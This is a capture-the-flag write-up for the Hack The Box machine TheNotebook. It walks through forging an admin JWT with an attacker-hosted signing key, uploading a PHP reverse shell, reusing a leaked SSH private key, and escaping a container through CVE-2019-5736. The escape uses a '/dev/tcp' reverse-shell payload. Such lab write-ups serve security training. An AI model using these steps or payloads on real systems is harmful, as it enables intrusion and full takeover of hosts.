Hack-The-Box -TheNoteBookj(10.10.10.230)

Nmap O/P :-

```
Nmap scan report for 10.10.10.230
Host is up, received user-set (0.25s latency).
Not shown: 64742 closed ports, 791 filtered ports
Reason: 64742 conn-refused and 791 no-responses
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh  syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 86:df:10:fd:27:a3:fb:d8:36:a7:ed:90:95:33:f5:bf (RSA)
|   256 e7:81:d6:6c:df:ce:b7:30:03:91:5c:b5:13:42:06:44 (ECDSA)
|_  256 c6:06:34:c7:fc:00:c4:62:06:c2:36:0e:ee:5e:bf:6b (ED25519)
80/tcp open  http syn-ack nginx 1.14.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5: B2F904D3046B07D05F90FB6131602ED2
| http-methods:
|_  Supported Methods: GET OPTIONS HEAD
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: The Notebook - Your Note Keeper
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Gobuster :-


```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer
===============================================================
[+] Url:                     http://10.10.10.230
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/05/27 03:21:32 Starting gobuster in director
===============================================================
/login               (Status: 200) [Size: 1250]
/register            (Status: 200) [Size: 1422]
/admin               (Status: 403) [Size: 9]
```

I decided to register the account and lets enumerate the web-application (grey-box)

So I have enumerated from almost all perspectives like tried Nikto, Nuclei etc.

I intercepted the request using burp. Then I saw the cookie value and tried to decode it





After decoding it with Base64, it gives us the JWT token.

Then I started learning about the JWT token,how it works..blah..blah..blah.

You guys can refer below link to,

https://jwt.io/introduction

So "http://localhost:7070" gives us the hint that we can create and upload a private-key and can get access to admin panel.

Above mentioned link will tell us how we can build a JWT token.

Basically JWT token has 3 parameters :

- Header
- Payload
- Signature

So if we try to tamper the header value or payload value then obviously the signature created for it will not match and thus authorization will not take place.

So we have to understand how a JWT token can be created and how we can create its signature.


You can do this by using the jwt.io site or you can create your own script.

I have used the first one

1. First create your own private key

```
ssh-keygen -t rsa -m PEM -b 4096 -f privKey.key
```

2. Paste the current cookie value in jwt.io site debugger and check how they made the token




See the first part is header in that we have remove "**localhost and type our own IP**"
Secondly, in the next section which is payload, just make **admin_cap** value as "**true**"
And Last, copy your private-key content and paste it in second box under verify signature


1. Run the Python server on port 7070 so that our private key will get uploaded

```
sudo python3 -m http.server 7070
```


2. Copy the code generated in the left side ("Encoded" box) and paste it in cookie tab




3. And refresh the page..you will get logged in as admin




Under "**Admin Panel**" we have file upload functionality,



I have uploaded the php revershell exploit



Once I clicked on view I got the shell on my nc listener port



Type "**python3 -c 'import pty;pty.spawn("/bin/bash")'**" to get the bash shell

Priv Esc -1 :-

Run the Linpease

It will gives the hint that there is **backup** folder in **/var** directory

I checked the contents, I saw the **home.tar.gz** file. So I tried to unzip it in /tmp folder

```
tar -zxvf home.tar.gz -C /tmp
```

So we have a **.ssh** folder inside that we have **ssh private key** for **noah user**.

```
www-data@thenotebook:/tmp/home/noah$ cd .ssh
cd .ssh
www-data@thenotebook:/tmp/home/noah/.ssh$ ls
ls
authorized_keys  id_rsa  id_rsa.pub
www-data@thenotebook:/tmp/home/noah/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAyqucvz6P/EEQbdf8cA44GkEjCc3QnAyssED3qq9Pz1LxEN04
HbhhDfFxK+EDWK4ykk0g5MvBQckcxAs31mNnu+UClYLMb4YXGvriwCrtrHo/ulwT
rLymqVzxjEbLUkIgjZNW49ABwi2pDfzoXnij9JK8s3ijIo+w/0RqHzAfgS3Y7t+b
HVo4kvIHT0IXveAivxez3UpiulFkaQ4zk37rfHO3wuTWsyZ0vmL7gr3fQRBndrUD
v4k2zwetxYNt0hjdLDyA+KGWFFeW7ey9ynrMKW2ic2vBucEAUUe+mb0EazO2inhX
rTAQEgTrbO7jNoZEpf4MDRt7DTQ7dRz+k8HG4wIDAQABAoIBAQDIa0b51Ht84DbH
+UQY5+bRB8MHifGWr+4B6m1A7FcHViUwISPCODg6Gp5o3v55LuKxzPYPa/M0BBaf
Q9y29Nx7ce/JPGzAiKDGvH2JvaoF22qz9yQ5uOEzMMdpigS81snsV10gse1bQd4h
CA4ehjzUultDO7RPlDtbZCNxrhwpmBMjCjQna0R2TqPjEs4b7DT1Grs9O7d7pyNM
```

I copied and pasted in my own kali and used this key to get ssh access to noah user

```
ssh -i id_rsa noah@10.10.10.230
```

```
┌──(kali㉿kali)-[~/htb]
└─$ ssh -i id_rsa noah@10.10.10.230
load pubkey "id_rsa": invalid format
The authenticity of host '10.10.10.230 (1
ECDSA key fingerprint is SHA256:GHcgekaLn
Are you sure you want to continue connect
Warning: Permanently added '10.10.10.230'
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux

 * Documentation:  https://help.ubuntu.co
 * Management:     https://landscape.cano
 * Support:        https://ubuntu.com/adv
```

Got the **user flag**

```
noah@thenotebook:~$ ls
user.txt
noah@thenotebook:~$ cat user.txt
e8d[redacted]
noah@thenotebook:~$
```

Priv Esc - 2 :-

Type "**sudo -l**"

```
noah@thenotebook:/tmp$ sudo -l
Matching Defaults entries for noah on thenotebook:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\
:/usr/bin\:/sbin\:/bin\:/snap/bin

User noah may run the following commands on thenotebook:
    (ALL) NOPASSWD: /usr/bin/docker exec -it webapp-dev01*
```

There is one exploit for "**docker exec**",
https://github.com/Frichetten/CVE-2019-5736-PoC

In "**main.go**" program do the changes as mentioned in the below POC

```
var payload = "#!/bin/bash \n bash -i >& /dev/tcp/IP/8081 0>&1"
```

Compile the code in kali using "**go build main.go**" and transfer the compiled program to victim machine

Open **two shells of noah using ssh**

Open **nc listener** on port mentioned in the above code

In one shell type the below command,

```
sudo /usr/bin/docker exec -it webapp-dev01 /bin/bash
```

```
noah@thenotebook:/tmp$ sudo /usr/bin/docker exec -it webapp
-dev01 /bin/bash
root@0f4c2517af40:/opt/webapp# id
```

You will get root shell but with restricted permission, so then execute the transferred compiled program "**main.go**"

```
root@0f4c2517af40:~# ./main
[+] Overwritten /bin/sh successfully
[+] Found the PID: 4395
[+] Successfully got the file handle
```

When this program is getting executed in one shell of noah, execute the below command in other shell of noah

```
noah@thenotebook:/tmp$ sudo /usr/bin/ docker exec -it webap
p-dev01 /bin/sh
```

You will get the root shell in nc listener,

```
noah@thenotebook:/tmp$ sudo /usr/bin/ docker exec -it webap
p-dev01 /bin/sh
[sudo] password for noah:

[1]+  Stopped                 sudo /usr/bin/ docker exec -i
t webapp-dev01 /bin/sh
noah@thenotebook:/tmp$ sudo /usr/bin/docker exec -it webapp
-dev01 /bin/sh
No help topic for '/bin/sh'
noah@thenotebook:/tmp$
noah@thenotebook:/tmp$

bash: cannot set terminal process group (1648): Inappropriate ioctl for device
bash: no job control in this shell
<4de4eaff90e275467ff2103ff7b6eb2b1ffaf63d44f72a2b2# id
id
uid=0(root) gid=0(root) groups=0(root)
<4de4eaff90e275467ff2103ff7b6eb2b1ffaf63d44f72a2b2# cd /root
cd /root
root@thenotebook:/root# ls
ls
cleanup.sh
docker-runc
reset.sh
root.txt
start.sh
root@thenotebook:/root# cat root.txt
cat root.txt
0a01b3adbe96575a081b201c4cbe35d4
root@thenotebook:/root#
```

```
root@0f4c2517af40:~# ./main
[+] Overwritten /bin/sh successfully
[+] Found the PID: 4383
[+] Successfully got the file handle
[+] Successfully got write handle &{0×c0003a206
root@0f4c2517af40:~# ./main
[+] Overwritten /bin/sh successfully
[+] Found the PID: 4395
[+] Successfully got the file handle
[+] Successfully got write handle &{0×c0003f600
root@0f4c2517af40:~# noah@thenotebook:/tmp$
```